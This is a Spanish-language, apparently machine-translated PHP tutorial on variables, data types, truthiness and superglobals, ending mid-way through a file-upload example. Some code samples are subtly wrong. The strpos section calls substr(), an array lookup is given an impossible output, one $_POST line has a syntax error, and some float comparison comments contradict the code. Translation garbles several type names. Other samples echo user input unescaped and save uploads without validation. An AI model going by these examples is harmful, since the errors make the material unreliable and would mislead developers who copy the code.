Otra razón para usar siempre `{}` o `()` , es que PHP5 y PHP7 tienen una forma ligeramente diferente de tratar con variables dinámicas, lo que resulta en un resultado diferente en algunos casos.

En PHP7, las variables dinámicas, las propiedades y los métodos ahora se evaluarán estrictamente en el orden de izquierda a derecha, a diferencia de la combinación de casos especiales en PHP5. Los siguientes ejemplos muestran cómo ha cambiado el orden de evaluación.

Caso 1: `$$foo['bar']['baz']`

- Interpretación de PHP5: `${$foo['bar']['baz']}`
- Interpretación de PHP7: `($$foo)['bar']['baz']`

Caso 2: `$foo->$bar['baz']`

- Interpretación de PHP5: `$foo->{$bar['baz']}`
- Interpretación de PHP7: `($foo->$bar)['baz']`

Caso 3: `$foo->$bar['baz']()`

- Interpretación de PHP5: `$foo->{$bar['baz']}()`
- Interpretación de PHP7: `($foo->$bar)['baz']()`

Caso 4: `Foo::$bar['baz']()`

- Interpretación de PHP5: `Foo::{$bar['baz']}()`
- Interpretación de PHP7: `(Foo::$bar)['baz']()`

Tipos de datos

Hay diferentes tipos de datos para diferentes propósitos. PHP no tiene definiciones de tipo explícitas, pero el tipo de una variable está determinado por el tipo de valor que se asigna, o por el tipo al que se convierte. Esta es una breve descripción general de los tipos, para una documentación detallada y ejemplos, consulte el tema de tipos de PHP .

Existen los siguientes tipos de datos en PHP: nulo, booleano, entero, flotante, cadena, objeto, recurso y matriz.

Nulo

Nulo puede ser asignado a cualquier variable. Representa una variable sin valor.

```
$foo = null;
```

Esto invalida la variable y su valor sería indefinido o nulo si se llama. La variable se borra de la memoria y el recolector de basura la elimina.

Booleano

Este es el tipo más simple con solo dos valores posibles.

```
$foo = true;
$bar = false;
```

Los booleanos se pueden utilizar para controlar el flujo de código.

```
$foo = true;

if ($foo) {
    echo "true";
} else {
    echo "false";
}
```

Entero

Un número entero es un número entero positivo o negativo. Puede ser utilizado con cualquier base numérica. El tamaño de un entero es dependiente de la plataforma. PHP no soporta enteros sin signo.

```
$foo = -3;  // negative
$foo = 0;   // zero (can also be null or false (as boolean)
$foo = 123; // positive decimal
$bar = 0123; // octal = 83 decimal
$bar = 0xAB; // hexadecimal = 171 decimal
$bar = 0b1010; // binary = 10 decimal
var_dump(0123, 0xAB, 0b1010); // output: int(83) int(171) int(10)
```

Flotador

Los números de punto flotante, "dobles" o simplemente llamados "flotadores" son números decimales.

```
$foo = 1.23;
$foo = 10.0;
$bar = -INF;
$bar = NAN;
```

Formación

Una matriz es como una lista de valores. La forma más simple de una matriz está indexada por entero y ordenada por el índice, con el primer elemento en el índice 0.

```
$foo = array(1, 2, 3); // An array of integers
$bar = ["A", true, 123 => 5]; // Short array syntax, PHP 5.4+
```

```
echo $bar[0];    // Returns "A"
echo $bar[1];    // Returns true
echo $bar[123];  // Returns 5
echo $bar[1234]; // Returns null
```

Las matrices también pueden asociar una clave que no sea un índice entero a un valor. En PHP, todas las matrices son matrices asociativas detrás de las escenas, pero cuando nos referimos a una 'matriz asociativa' claramente, por lo general nos referimos a una que contiene una o más claves que no son enteros.

```
$array = array();
$array["foo"] = "bar";
$array["baz"] = "quux";
$array[42] = "hello";
echo $array["foo"]; // Outputs "bar"
echo $array["bar"]; // Outputs "quux"
echo $array[42]; // Outputs "hello"
```

Cuerda

Una cadena es como una matriz de caracteres.

```
$foo = "bar";
```

Al igual que una matriz, una cadena se puede indexar para devolver sus caracteres individuales:

```
$foo = "bar";
echo $foo[0]; // Prints 'b', the first character of the string in $foo.
```

Objeto

Un objeto es una instancia de una clase. Se puede acceder a sus variables y métodos con el operador `->` .

```
$foo = new stdClass(); // create new object of class stdClass, which a predefined, empty class
$foo->bar = "baz";
echo $foo->bar; // Outputs "baz"
// Or we can cast an array to an object:
$quux = (object) ["foo" => "bar"];
echo $quux->foo; // This outputs "bar".
```

Recurso

Las variables de recursos tienen identificadores especiales para archivos abiertos, conexiones de base de datos, flujos, áreas de lienzo de imágenes y similares (como se indica en el manual).

```
$fp = fopen('file.ext', 'r'); // fopen() is the function to open a file on disk as a resource.
```

```
var_dump($fp); // output: resource(2) of type (stream)
```

Para obtener el tipo de una variable como una cadena, use la función `gettype()` :

```
echo gettype(1); // outputs "integer"
echo gettype(true); // "boolean"
```

Mejores prácticas de variables globales

Podemos ilustrar este problema con el siguiente pseudo-código

```
function foo() {
    global $bob;
    $bob->doSomething();
}
```

Tu primera pregunta aquí es obvia.

> ¿De dónde vino `$bob` ?

¿Estas confundido? Bueno. Acaba de aprender por qué los globales son confusos y se consideran una **mala práctica** .

Si se tratara de un programa real, su siguiente diversión es ir rastreando todas las instancias de `$bob` y espero que encuentre la correcta (esto empeora si `$bob` se usa en todas partes). Peor aún, si alguien más va y define `$bob` (o si olvidó y reutilizó esa variable), su código puede romperse (en el ejemplo de código anterior, tener el objeto equivocado o no tener ningún objeto, causaría un error fatal).

Dado que prácticamente todos los programas PHP hacen uso de código como `include('file.php');` su trabajo para mantener un código como este se vuelve exponencialmente más difícil cuanto más archivos agregue.

Además, esto hace que la tarea de probar sus aplicaciones sea muy difícil. Supongamos que utiliza una variable global para mantener su conexión de base de datos:

```
$dbConnector = new DBConnector(...);

function doSomething() {
    global $dbConnector;
    $dbConnector->execute("...");
}
```

Para realizar una prueba unitaria de esta función, debe anular la variable global `$dbConnector` , ejecutar las pruebas y luego restablecerla a su valor original, que es muy propenso a errores:

```
/**
 * @test
 */
function testSomething() {
```

```
    global $dbConnector;

    $bkp = $dbConnector; // Make backup
    $dbConnector = Mock::create('DBConnector'); // Override

    assertTrue(foo());

    $dbConnector = $bkp; // Restore
}
```

¿Cómo evitamos los Globales?

La mejor manera de evitar los globales es una filosofía llamada **inyección de dependencia** . Aquí es donde pasamos las herramientas que necesitamos a la función o clase.

```
function foo(\Bar $bob) {
    $bob->doSomething();
}
```

Esto es **mucho** más fácil de entender y mantener. No se puede adivinar dónde se configuró `$bob` porque la persona que llama es responsable de saberlo (nos pasa lo que necesitamos saber). Mejor aún, podemos usar declaraciones de tipo para restringir lo que se está pasando.

Así que sabemos que `$bob` es una instancia de la clase `Bar` o una instancia de un hijo de `Bar` , lo que significa que sabemos que podemos usar los métodos de esa clase. Combinado con un autocargador estándar (disponible desde PHP 5.3), ahora podemos rastrear dónde se define `Bar` . PHP 7.0 o posterior incluye declaraciones de tipo expandido, donde también puede usar tipos escalares (como `int` o `string`).

4.1

Variables superglobales

Los superglobales en PHP son variables predefinidas, que están siempre disponibles, a las que se puede acceder desde cualquier ámbito a lo largo del script.

No hay necesidad de hacer $ variable global; Para acceder a ellos dentro de funciones / métodos, clases o archivos.

Estas variables superglobal de PHP se enumeran a continuación:

- $ GLOBALES
- $ _SERVER
- $ _REQUEST
- $ _POST
- $ _GET
- $ _FILES
- $ _ENV
- $ _COOKIE
- $ _SESION

Obteniendo todas las variables definidas

`get_defined_vars()` devuelve una matriz con todos los nombres y valores de las variables definidas en el ámbito en el que se llama la función. Si desea imprimir datos, puede usar funciones estándar para generar datos legibles para el ser humano, como `print_r` o `var_dump` .

```
var_dump(get_defined_vars());
```

Nota : esta función generalmente devuelve solo 4 superglobales : `$_GET` , `$_POST` , `$_COOKIE` , `$_FILES` . Otros superglobales se devuelven solo si se han utilizado en algún lugar del código. Esto se debe a la directiva `auto_globals_jit` que está habilitada de forma predeterminada. Cuando está habilitado, las variables `$_SERVER` y `$_ENV` se crean cuando se usan por primera vez (Just In Time) en lugar de cuando se inicia el script. Si estas variables no se usan dentro de un script, tener esta directiva activada resultará en una ganancia de rendimiento.

Valores por defecto de variables no inicializadas

Aunque no es necesario en PHP, sin embargo, es una muy buena práctica inicializar variables. Las variables sin inicializar tienen un valor predeterminado de su tipo según el contexto en el que se utilizan:

Sin establecer y sin referencia

```
var_dump($unset_var); // outputs NULL
```

Booleano

```
echo($unset_bool ? "true\n" : "false\n"); // outputs 'false'
```

Cuerda

```
$unset_str .= 'abc';
var_dump($unset_str); // outputs 'string(3) "abc"'
```

Entero

```
$unset_int += 25; // 0 + 25 => 25
var_dump($unset_int); // outputs 'int(25)'
```

Flotar / doble

```
$unset_float += 1.25;
var_dump($unset_float); // outputs 'float(1.25)'
```

Formación

```
$unset_arr[3] = "def";
```

```
var_dump($unset_arr); //  outputs array(1) {  [3]=>  string(3) "def" }
```

Objeto

```
$unset_obj->foo = 'bar';
var_dump($unset_obj); // Outputs: object(stdClass)#1 (1) {  ["foo"]=>  string(3) "bar" }
```

Confiar en el valor predeterminado de una variable no inicializada es problemático en el caso de incluir un archivo en otro que use el mismo nombre de variable.

Valor de verdad variable y operador idéntico.

En PHP, los valores de las variables tienen una "veracidad" asociada, por lo que incluso los valores no booleanos equivaldrán a `true` o `false` . Esto permite que cualquier variable se use en un bloque condicional, por ejemplo,

```
if ($var == true) { /* explicit version */ }
if ($var) { /* $var == true is implicit */ }
```

Aquí hay algunas reglas fundamentales para diferentes tipos de valores de variables:

- **Las cadenas** con longitud distinta de cero equivalen a `true` incluidas las cadenas que solo contienen una hoja blanca como `' '` .
- Las cadenas vacías `''` equivalen a `false` .

```
$var = '';
$var_is_true = ($var == true); // false
$var_is_false = ($var == false); // true

$var = '   ';
$var_is_true = ($var == true); // true
$var_is_false = ($var == false); // false
```

- **Los enteros** equivalen a `true` si son distintos de cero, mientras que cero equivale a `false` .

```
$var = -1;
$var_is_true = ($var == true); // true
$var = 99;
$var_is_true = ($var == true); // true
$var = 0;
$var_is_true = ($var == true); // false
```

- **`null`** equivale a `false`

```
$var = null;
$var_is_true = ($var == true); // false
$var_is_false = ($var == false); // true
```

- **Las** cadenas **vacías** `''` y la cadena cero `'0'` equivalen a `false` .

```
$var = '';
$var_is_true = ($var == true); // false
$var_is_false = ($var == false); // true

$var = '0';
$var_is_true = ($var == true); // false
$var_is_false = ($var == false); // true
```

- **Los** valores de **punto flotante** equivalen a `true` si son distintos de cero, mientras que los valores de cero equivalen a `false` .
    - `NAN` (Not-a-Number de PHP) equivale a `true` , es decir, `NAN == true` es `true` . Esto se debe a que `NAN` es un valor de punto flotante *distinto de cero* .
    - Los valores cero incluyen tanto +0 como -0 según lo definido por IEEE 754. PHP no distingue entre +0 y -0 en su punto flotante de doble precisión, es decir, `floatval('0') == floatval('-0')` es `true` .
        - De hecho, `floatval('0') === floatval('-0')` .
        - Además, ambos `floatval('0') == false` y `floatval('-0') == false` .

```
$var = NAN;
$var_is_true = ($var == true); // true
$var_is_false = ($var == false); // false

$var = floatval('-0');
$var_is_true = ($var == true); // false
$var_is_false = ($var == false); // true

$var = floatval('0') == floatval('-0');
$var_is_true = ($var == true); // false
$var_is_false = ($var == false); // true
```

OPERADOR IDENTICO

En la Documentación PHP para operadores de comparación , hay un operador idéntico `===` . Este operador se puede usar para verificar si una variable es *idéntica* a un valor de referencia:

```
$var = null;
$var_is_null = $var === null; // true
$var_is_true = $var === true; // false
$var_is_false = $var === false; // false
```

¡Tiene un operador *no idéntico* correspondiente `!==` :

```
$var = null;
$var_is_null = $var !== null; // false
$var_is_true = $var !== true; // true
$var_is_false = $var !== false; // true
```

El operador idéntico se puede usar como una alternativa a las funciones de lenguaje como `is_null()` .

CAJA DE USO CON `strpos()`

La función de lenguaje `strpos($haystack, $needle)` se usa para ubicar el índice en el que `$needle` aparece en `$haystack` , o si ocurre en absoluto. La función `strpos()` mayúsculas y minúsculas; Si lo que necesita es un hallazgo que no distingue entre mayúsculas y minúsculas, puede ir con `stripos($haystack, $needle)`

La función `strpos` & `stripos` también contiene el `offset` tercer parámetro (int) que, si se especifica, la búsqueda iniciará este número de caracteres contados desde el principio de la cadena. A diferencia de strrpos y strripos, el offset no puede ser negativo

La función puede devolver:

- `0` si se encuentra `$needle` al comienzo de `$haystack` ;
- un entero distinto de cero que especifica el índice si `$needle` se encuentra en algún lugar distinto al principio en `$haystack` ;
- y el valor es `false` si *no se* encuentra `$needle` en `$haystack` .

Debido a que tanto `0` como `false` tienen una verdad `false` en PHP pero representan situaciones distintas para `strpos()` , es importante distinguir entre ellos y usar el operador idéntico `===` para buscar exactamente `false` y no solo un valor que equivale a `false` .

```
$idx = substr($haystack, $needle);
if ($idx === false)
{
    // logic for when $needle not found in $haystack
}
else
{
    // logic for when $needle found in $haystack
}
```

Alternativamente, utilizando el operador *no idéntico* :

```
$idx = substr($haystack, $needle);
if ($idx !== false)
{
    // logic for when $needle found in $haystack
}
else
{
    // logic for when $needle not found in $haystack
}
```

Lea Variables en línea: https://riptutorial.com/es/php/topic/194/variables

Capítulo 106: Variables Superglobales PHP

Introducción

Las superglobales son variables integradas que siempre están disponibles en todos los ámbitos.

Varias variables predefinidas en PHP son "superglobales", lo que significa que están disponibles en todos los ámbitos a lo largo de un script. No hay necesidad de hacer `global $variable;` Acceder a ellos dentro de funciones o métodos.

Examples

PHP5 SuperGlobals

A continuación se muestran los SuperGlobals PHP5

- $ GLOBALES
- $ _REQUEST
- $ _GET
- $ _POST
- $ _FILES
- $ _SERVER
- $ _ENV
- $ _COOKIE
- $ _SESION

$ GLOBALES : esta variable superglobal se usa para acceder a variables globales.

```
<?php
$a = 10;
function foo(){
    echo $GLOBALS['a'];
}
//Which will print 10 Global Variable a
?>
```

$ _REQUEST : esta variable superglobal se usa para recopilar datos enviados por un formulario HTML.

```
<?php
if(isset($_REQUEST['user'])){
    echo $_REQUEST['user'];
}
//This will print value of HTML Field with name=user submitted using POST and/or GET MEthod
?>
```

$ _GET : esta Variable SuperGlobal se usa para recopilar datos enviados por el formulario HTML con el método `get` .

```
<?php
if(isset($_GET['username'])){
    echo $_GET['username'];
}
//This will print value of HTML field with name username submitted using GET Method
?>
```

$ _POST : esta Variable SuperGlobal se usa para recopilar datos enviados mediante un formulario HTML con método de `post` .

```
<?php
if(isset($_POST['username'])){
    echo $_POST['username'];
}
//This will print value of HTML field with name username submitted using POST Method
?>
```

$ _FILES : Esta Variable SuperGlobal contiene la información de los archivos cargados a través del método HTTP Post.

```
<?php
if($_FILES['picture']){
    echo "<pre>";
    print_r($_FILES['picture']);
    echo "</pre>";
}
/**
This will print details of the File with name picture uploaded via a form with method='post
and with enctype='multipart/form-data'
Details includes Name of file, Type of File, temporary file location, error code(if any error
occured while uploading the file) and size of file in Bytes.
Eg.

Array
(
    [picture] => Array
        (
            [0] => Array
                (
                    [name] => 400.png
                    [type] => image/png
                    [tmp_name] => /tmp/php5Wx0aJ
                    [error] => 0
                    [size] => 15726
                )
        )
)

*/
?>
```

$ _SERVER : esta variable superglobal contiene información sobre scripts, encabezados HTTP y rutas de servidor.

```
<?php
    echo "<pre>";
```

```
    print_r($_SERVER);
    echo "</pre>";
    /**
    Will print the following details
    on my local XAMPP
    Array
(
    [MIBDIRS] => C:/xampp/php/extras/mibs
    [MYSQL_HOME] => \xampp\mysql\bin
    [OPENSSL_CONF] => C:/xampp/apache/bin/openssl.cnf
    [PHP_PEAR_SYSCONF_DIR] => \xampp\php
    [PHPRC] => \xampp\php
    [TMP] => \xampp\tmp
    [HTTP_HOST] => localhost
    [HTTP_CONNECTION] => keep-alive
    [HTTP_CACHE_CONTROL] => max-age=0
    [HTTP_UPGRADE_INSECURE_REQUESTS] => 1
    [HTTP_USER_AGENT] => Mozilla/5.0 (Windows NT 6.1; WOW64) AppleWebKit/537.36 (KHTML, like
Gecko) Chrome/52.0.2743.82 Safari/537.36
    [HTTP_ACCEPT] => text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*;q=0.8
    [HTTP_ACCEPT_ENCODING] => gzip, deflate, sdch
    [HTTP_ACCEPT_LANGUAGE] => en-US,en;q=0.8
    [PATH] => C:\xampp\php;C:\ProgramData\ComposerSetup\bin;
    [SystemRoot] => C:\Windows
    [COMSPEC] => C:\Windows\system32\cmd.exe
    [PATHEXT] => .COM;.EXE;.BAT;.CMD;.VBS;.VBE;.JS;.JSE;.WSF;.WSH;.MSC
    [WINDIR] => C:\Windows
    [SERVER_SIGNATURE] => Apache/2.4.16 (Win32) OpenSSL/1.0.1p PHP/5.6.12 Server at localhost
Port 80
    [SERVER_SOFTWARE] => Apache/2.4.16 (Win32) OpenSSL/1.0.1p PHP/5.6.12
    [SERVER_NAME] => localhost
    [SERVER_ADDR] => ::1
    [SERVER_PORT] => 80
    [REMOTE_ADDR] => ::1
    [DOCUMENT_ROOT] => C:/xampp/htdocs
    [REQUEST_SCHEME] => http
    [CONTEXT_PREFIX] =>
    [CONTEXT_DOCUMENT_ROOT] => C:/xampp/htdocs
    [SERVER_ADMIN] => postmaster@localhost
    [SCRIPT_FILENAME] => C:/xampp/htdocs/abcd.php
    [REMOTE_PORT] => 63822
    [GATEWAY_INTERFACE] => CGI/1.1
    [SERVER_PROTOCOL] => HTTP/1.1
    [REQUEST_METHOD] => GET
    [QUERY_STRING] =>
    [REQUEST_URI] => /abcd.php
    [SCRIPT_NAME] => /abcd.php
    [PHP_SELF] => /abcd.php
    [REQUEST_TIME_FLOAT] => 1469374173.88
    [REQUEST_TIME] => 1469374173
)
*/
?>
```

$ _ENV : Este entorno de shell de variable superglobal Detalles de la variable bajo los cuales se ejecuta PHP.

$ _COOKIE : esta Variable SuperGlobal se usa para recuperar el valor de Cookie con la Clave dada.

```php
<?php
$cookie_name = "data";
$cookie_value = "Foo Bar";
setcookie($cookie_name, $cookie_value, time() + (86400 * 30), "/"); // 86400 = 1 day
if(!isset($_COOKIE[$cookie_name])) {
    echo "Cookie named '" . $cookie_name . "' is not set!";
}
else {
    echo "Cookie '" . $cookie_name . "' is set!<br>";
    echo "Value is: " . $_COOKIE[$cookie_name];
}

/**
    Output
    Cookie 'data' is set!
    Value is: Foo Bar
*/
?>
```

$ _SESSION : esta variable superglobal se usa para establecer y recuperar el valor de sesión que se almacena en el servidor.

```php
<?php
//Start the session
session_start();
/**
    Setting the Session Variables
    that can be accessed on different
    pages on save server.
*/
$_SESSION["username"] = "John Doe";
$_SESSION["user_token"] = "d5f1df5b4dfb8b8d5f";
echo "Session is saved successfully";

/**
    Output
    Session is saved successfully
*/
?>
```

Suberglobales explicados

Introducción

En pocas palabras, estas son variables que están disponibles en *todos los* ámbitos de sus scripts.

Esto significa que no hay necesidad de pasarlos como parámetros en sus funciones, o almacenarlos fuera de un bloque de código para tenerlos disponibles en diferentes ámbitos.

¿Qué es un superglobal?

Si estás pensando que estos son como superhéroes, no lo son.

A partir de la versión 7.1.3 de PHP hay 9 variables superglobal. Son los siguientes:

- `$GLOBALS` - `$GLOBALS` referencia a todas las variables disponibles en el alcance global
- `$_SERVER` - Información del servidor y del entorno de ejecución.
- `$_GET` - variables HTTP GET
- `$_POST` - variables HTTP POST
- `$_FILES` - `$_FILES` archivos HTTP
- `$_COOKIE` - Cookies HTTP
- `$_SESSION` - Variables de sesión
- `$_REQUEST` - variables de solicitud HTTP
- `$_ENV` - Variables de entorno

Consulte la documentación .

Cuéntame más cuéntame más

Lo siento por la referencia de Grease! Enlazar

¡Un poco de explicación sobre estos ~~héroes~~ súper globales.

`$GLOBALS`

> Una matriz asociativa que contiene referencias a todas las variables que actualmente están definidas en el alcance global del script. Los nombres de las variables son las claves de la matriz.

Código

```
$myGlobal = "global"; // declare variable outside of scope

function test()
{
    $myLocal = "local"; // declare variable inside of scope
    // both variables are printed
    var_dump($myLocal);
    var_dump($GLOBALS["myGlobal"]);
}

test(); // run function
// only $myGlobal is printed since $myLocal is not globally scoped
var_dump($myLocal);
var_dump($myGlobal);
```

Salida

```
string 'local' (length=5)
string 'global' (length=6)
null
string 'global' (length=6)
```

En el ejemplo anterior, `$myLocal` no se muestra la segunda vez porque se declara dentro de la

función `test()` y luego se destruye una vez que se cierra la función.

Volverse global

Para remediar esto hay dos opciones.

Opción uno: **palabra clave `global`**

```
function test()
{
    global $myLocal;
    $myLocal = "local";
    var_dump($myLocal);
    var_dump($GLOBALS["myGlobal"]);
}
```

La palabra clave `global` es un prefijo en una variable que la obliga a formar parte del ámbito global.

Tenga en cuenta que no puede asignar un valor a una variable en la misma declaración que la palabra clave global. Por lo tanto, por qué tuve que asignar un valor por debajo. (Es posible si elimina nuevas líneas y espacios, pero no creo que esté limpio. `global $myLocal; $myLocal = "local"`).

Opción dos: **`$GLOBALS` array**

```
function test()
{
    $GLOBALS["myLocal"] = "local";
    $myLocal = $GLOBALS["myLocal"];
    var_dump($myLocal);
    var_dump($GLOBALS["myGlobal"]);
}
```

En este ejemplo, `$myLocal` el valor de `$GLOBAL["myLocal"]` ya que me resulta más fácil escribir un nombre de variable en lugar de la matriz asociativa.

`$_SERVER`

> $ _SERVER es una matriz que contiene información como encabezados, rutas y ubicaciones de scripts. Las entradas en esta matriz son creadas por el servidor web. No hay garantía de que cada servidor web proporcione alguno de estos; los servidores pueden omitir algunos o proporcionar otros que no figuran en esta lista. Dicho esto, una gran cantidad de estas variables se tienen en cuenta en la especificación CGI / 1.1 , por lo que debería poder esperarlas.

Un resultado de ejemplo de esto podría ser el siguiente (ejecutarlo en mi PC con Windows usando WAMP)

```
C:\wamp64\www\test.php:2:
array (size=36)
```

```
    'HTTP_HOST' => string 'localhost' (length=9)
    'HTTP_CONNECTION' => string 'keep-alive' (length=10)
    'HTTP_CACHE_CONTROL' => string 'max-age=0' (length=9)
    'HTTP_UPGRADE_INSECURE_REQUESTS' => string '1' (length=1)
    'HTTP_USER_AGENT' => string 'Mozilla/5.0 (Windows NT 10.0; WOW64) AppleWebKit/537.36
(KHTML, like Gecko) Chrome/57.0.2987.133 Safari/537.36' (length=110)
    'HTTP_ACCEPT' => string
'text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8' (length=74)
    'HTTP_ACCEPT_ENCODING' => string 'gzip, deflate, sdch, br' (length=23)
    'HTTP_ACCEPT_LANGUAGE' => string 'en-US,en;q=0.8,en-GB;q=0.6' (length=26)
    'HTTP_COOKIE' => string 'PHPSESSID=0gslnvgsci371ete9hg7k9ivc6' (length=36)
    'PATH' => string 'C:\Program Files (x86)\NVIDIA Corporation\PhysX\Common;C:\Program Files
(x86)\Intel\iCLS Client\;C:\Program Files\Intel\iCLS
Client\;C:\ProgramData\Oracle\Java\javapath;C:\WINDOWS\system32;C:\WINDOWS;C:\WINDOWS\System32\Wbem;C:\
Files\ATI Technologies\ATI.ACE\Core-Static;E:\Program Files\AMD\ATI.ACE\Core-Static;C:\Program
Files (x86)\AMD\ATI.ACE\Core-Static;C:\Program Files (x86)\ATI Technologies\ATI.ACE\Core-
Static;C:\Program Files\Intel\Intel(R) Managemen'... (length=1169)
    'SystemRoot' => string 'C:\WINDOWS' (length=10)
    'COMSPEC' => string 'C:\WINDOWS\system32\cmd.exe' (length=27)
    'PATHEXT' => string '.COM;.EXE;.BAT;.CMD;.VBS;.VBE;.JS;.JSE;.WSF;.WSH;.MSC;.PY'
(length=57)
    'WINDIR' => string 'C:\WINDOWS' (length=10)
    'SERVER_SIGNATURE' => string '<address>Apache/2.4.23 (Win64) PHP/7.0.10 Server at
localhost Port 80</address>' (length=80)
    'SERVER_SOFTWARE' => string 'Apache/2.4.23 (Win64) PHP/7.0.10' (length=32)
    'SERVER_NAME' => string 'localhost' (length=9)
    'SERVER_ADDR' => string '::1' (length=3)
    'SERVER_PORT' => string '80' (length=2)
    'REMOTE_ADDR' => string '::1' (length=3)
    'DOCUMENT_ROOT' => string 'C:/wamp64/www' (length=13)
    'REQUEST_SCHEME' => string 'http' (length=4)
    'CONTEXT_PREFIX' => string '' (length=0)
    'CONTEXT_DOCUMENT_ROOT' => string 'C:/wamp64/www' (length=13)
    'SERVER_ADMIN' => string 'wampserver@wampserver.invalid' (length=29)
    'SCRIPT_FILENAME' => string 'C:/wamp64/www/test.php' (length=26)
    'REMOTE_PORT' => string '5359' (length=4)
    'GATEWAY_INTERFACE' => string 'CGI/1.1' (length=7)
    'SERVER_PROTOCOL' => string 'HTTP/1.1' (length=8)
    'REQUEST_METHOD' => string 'GET' (length=3)
    'QUERY_STRING' => string '' (length=0)
    'REQUEST_URI' => string '/test.php' (length=13)
    'SCRIPT_NAME' => string '/test.php' (length=13)
    'PHP_SELF' => string '/test.php' (length=13)
    'REQUEST_TIME_FLOAT' => float 1491068771.413
    'REQUEST_TIME' => int 1491068771
```

Hay mucho que tomar allí, así que voy a elegir algunos importantes a continuación. Si desea leer sobre todos ellos, consulte la sección de índices de la documentación.

Yo podría agregarlos todos debajo de un día. ¿O alguien puede editar y agregar una ***buena*** explicación de ellos a continuación? *Pista, pista* ;)

Para todas las explicaciones a continuación, suponga que la URL es http://www.example.com/index.php

- `HTTP_HOST` - La dirección del host.
  Esto devolvería `www.example.com`
- `HTTP_USER_AGENT` - Contenido del agente de usuario. Esta es una cadena que contiene toda la

información sobre el navegador del cliente, incluido el sistema operativo.
- `HTTP_COOKIE` - Todas las cookies en una cadena concatenada, con un delimitador de punto y coma.
- `SERVER_ADDR` : la dirección IP del servidor, de la cual se ejecuta el script actual.
  Esto devolvería `93.184.216.34`
- `PHP_SELF` : el nombre de archivo del script ejecutado actualmente, relativo a la raíz del documento.
  Esto devolvería `/index.php`
- `REQUEST_TIME_FLOAT` : la marca de tiempo del inicio de la solicitud, con microsegundos de precisión. Disponible desde PHP 5.4.0.
- `REQUEST_TIME` : la marca de tiempo del inicio de la solicitud. Disponible desde PHP 5.1.0.

`$_GET`

Una matriz asociativa de variables pasadas al script actual a través de los parámetros de la URL.

`$_GET` es una matriz que contiene todos los parámetros de URL; estos son los que son después de la? en la URL.

Usando http://www.example.com/index.php?myVar=myVal como ejemplo. Esta información de esta URL se puede obtener accediendo en este formato `$_GET["myVar"]` y el resultado será `myVal` .

Usando algún código para aquellos que no les gusta leer.

```
// URL = http://www.example.com/index.php?myVar=myVal
echo $_GET["myVar"] == "myVal" ? "true" : "false"; // returns "true"
```

El ejemplo anterior hace uso del operador ternario .

Esto muestra cómo puede acceder al valor desde la URL usando `$_GET` superglobal.

Ahora otro ejemplo! *jadear*

```
// URL = http://www.example.com/index.php?myVar=myVal&myVar2=myVal2
echo $_GET["myVar"]; // returns "myVal"
echo $_GET["myVar2"]; // returns "myVal2"
```

Es posible enviar múltiples variables a través de la URL separándolas con un carácter de signo (`&`).

Riesgo de seguridad
Es muy importante no enviar ninguna información confidencial a través de la URL, ya que permanecerá en el historial de la computadora y será visible para cualquier persona que pueda acceder a ese navegador.

`$_POST`

Una matriz asociativa de variables pasadas al script actual a través del método HTTP

> POST cuando se utiliza application / x-www-form-urlencoded o multipart / form-data como el tipo de contenido HTTP en la solicitud.

Muy similar a `$_GET` en que los datos se envían de un lugar a otro.

Comenzaré yendo directamente a un ejemplo. (He omitido el atributo de acción ya que esto enviará la información a la página en la que se encuentra el formulario).

```
<form method="POST">
    <input type="text" name="myVar" value="myVal" />
    <input type="submit" name="submit" value="Submit" />
</form>
```

La anterior es una forma básica para la cual se pueden enviar datos. En un entorno real, el atributo de `value` no se establecería, lo que significa que el formulario estaría en blanco. Esto enviaría entonces cualquier información que ingrese el usuario.

```
echo $_POST["myVar"]); // returns "myVal"
```

Riesgo de seguridad
El envío de datos a través de POST tampoco es seguro. El uso de HTTPS asegurará que los datos se mantengan más seguros.

`$_FILES`

> Una matriz asociativa de elementos cargados en el script actual a través del método HTTP POST. La estructura de esta matriz se describe en la sección de subidas del método POST .

Empecemos con una forma básica.

```
<form method="POST" enctype="multipart/form-data">
    <input type="file" name="myVar" />
    <input type="submit" name="Submit" />
</form>
```

Tenga en cuenta que omití el atributo de `action` (¡otra vez!). Además, agregué `enctype="multipart/form-data"` , esto es importante para cualquier formulario que se ocupe de la carga de archivos.

```
// ensure there isn't an error
if ($_FILES["myVar"]["error"] == UPLOAD_ERR_OK)
{
    $folderLocation = "myFiles"; // a relative path. (could be "path/to/file" for example)

    // if the folder doesn't exist then make it
    if (!file_exists($folderLocation)) mkdir($folderLocation);

    // move the file into the folder
    move_uploaded_file($_FILES["myVar"]["tmp_name"], "$folderLocation/" .
basename($_FILES["myVar"]["name"]));
```

```
}
```

Esto se utiliza para cargar un archivo. A veces es posible que desee cargar más de un archivo. Existe un atributo para eso, se llama `multiple` .
Hay un atributo para casi *cualquier cosa* . Lo siento

A continuación se muestra un ejemplo de un formulario que envía varios archivos.

```
<form method="POST" enctype="multipart/form-data">
    <input type="file" name="myVar[]" multiple="multiple" />
    <input type="submit" name="Submit" />
</form>
```

Tenga en cuenta los cambios realizados aquí; Sólo hay unos pocos.

- El nombre de `input` tiene corchetes. Esto se debe a que ahora es una matriz de archivos y por eso le indicamos al formulario que haga una matriz de los archivos seleccionados. Omitir los corchetes resultará en que el último archivo más se establezca en `$_FILES["myVar"]` .
- El atributo `multiple="multiple"` . Esto solo le dice al navegador que los usuarios pueden seleccionar más de un archivo.

```
$total = isset($_FILES["myVar"]) ? count($_FILES["myVar"]["name"]) : 0; // count how many
files were sent
// iterate over each of the files
for ($i = 0; $i < $total; $i++)
{
    // there isn't an error
    if ($_FILES["myVar"]["error"][$i] == UPLOAD_ERR_OK)
    {
        $folderLocation = "myFiles"; // a relative path. (could be "path/to/file" for example)

        // if the folder doesn't exist then make it
        if (!file_exists($folderLocation)) mkdir($folderLocation);

        // move the file into the folder
        move_uploaded_file($_FILES["myVar"]["tmp_name"][$i], "$folderLocation/" .
basename($_FILES["myVar"]["name"][$i]));
    }
    // else report the error
    else switch ($_FILES["myVar"]["error"][$i])
    {
        case UPLOAD_ERR_INI_SIZE:
            echo "Value: 1; The uploaded file exceeds the upload_max_filesize directive in
php.ini.";
            break;
        case UPLOAD_ERR_FORM_SIZE:
            echo "Value: 2; The uploaded file exceeds the MAX_FILE_SIZE directive that was
specified in the HTML form.";
            break;
        case UPLOAD_ERR_PARTIAL:
            echo "Value: 3; The uploaded file was only partially uploaded.";
            break;
        case UPLOAD_ERR_NO_FILE:
            echo "Value: 4; No file was uploaded.";
            break;
```

```
        case UPLOAD_ERR_NO_TMP_DIR:
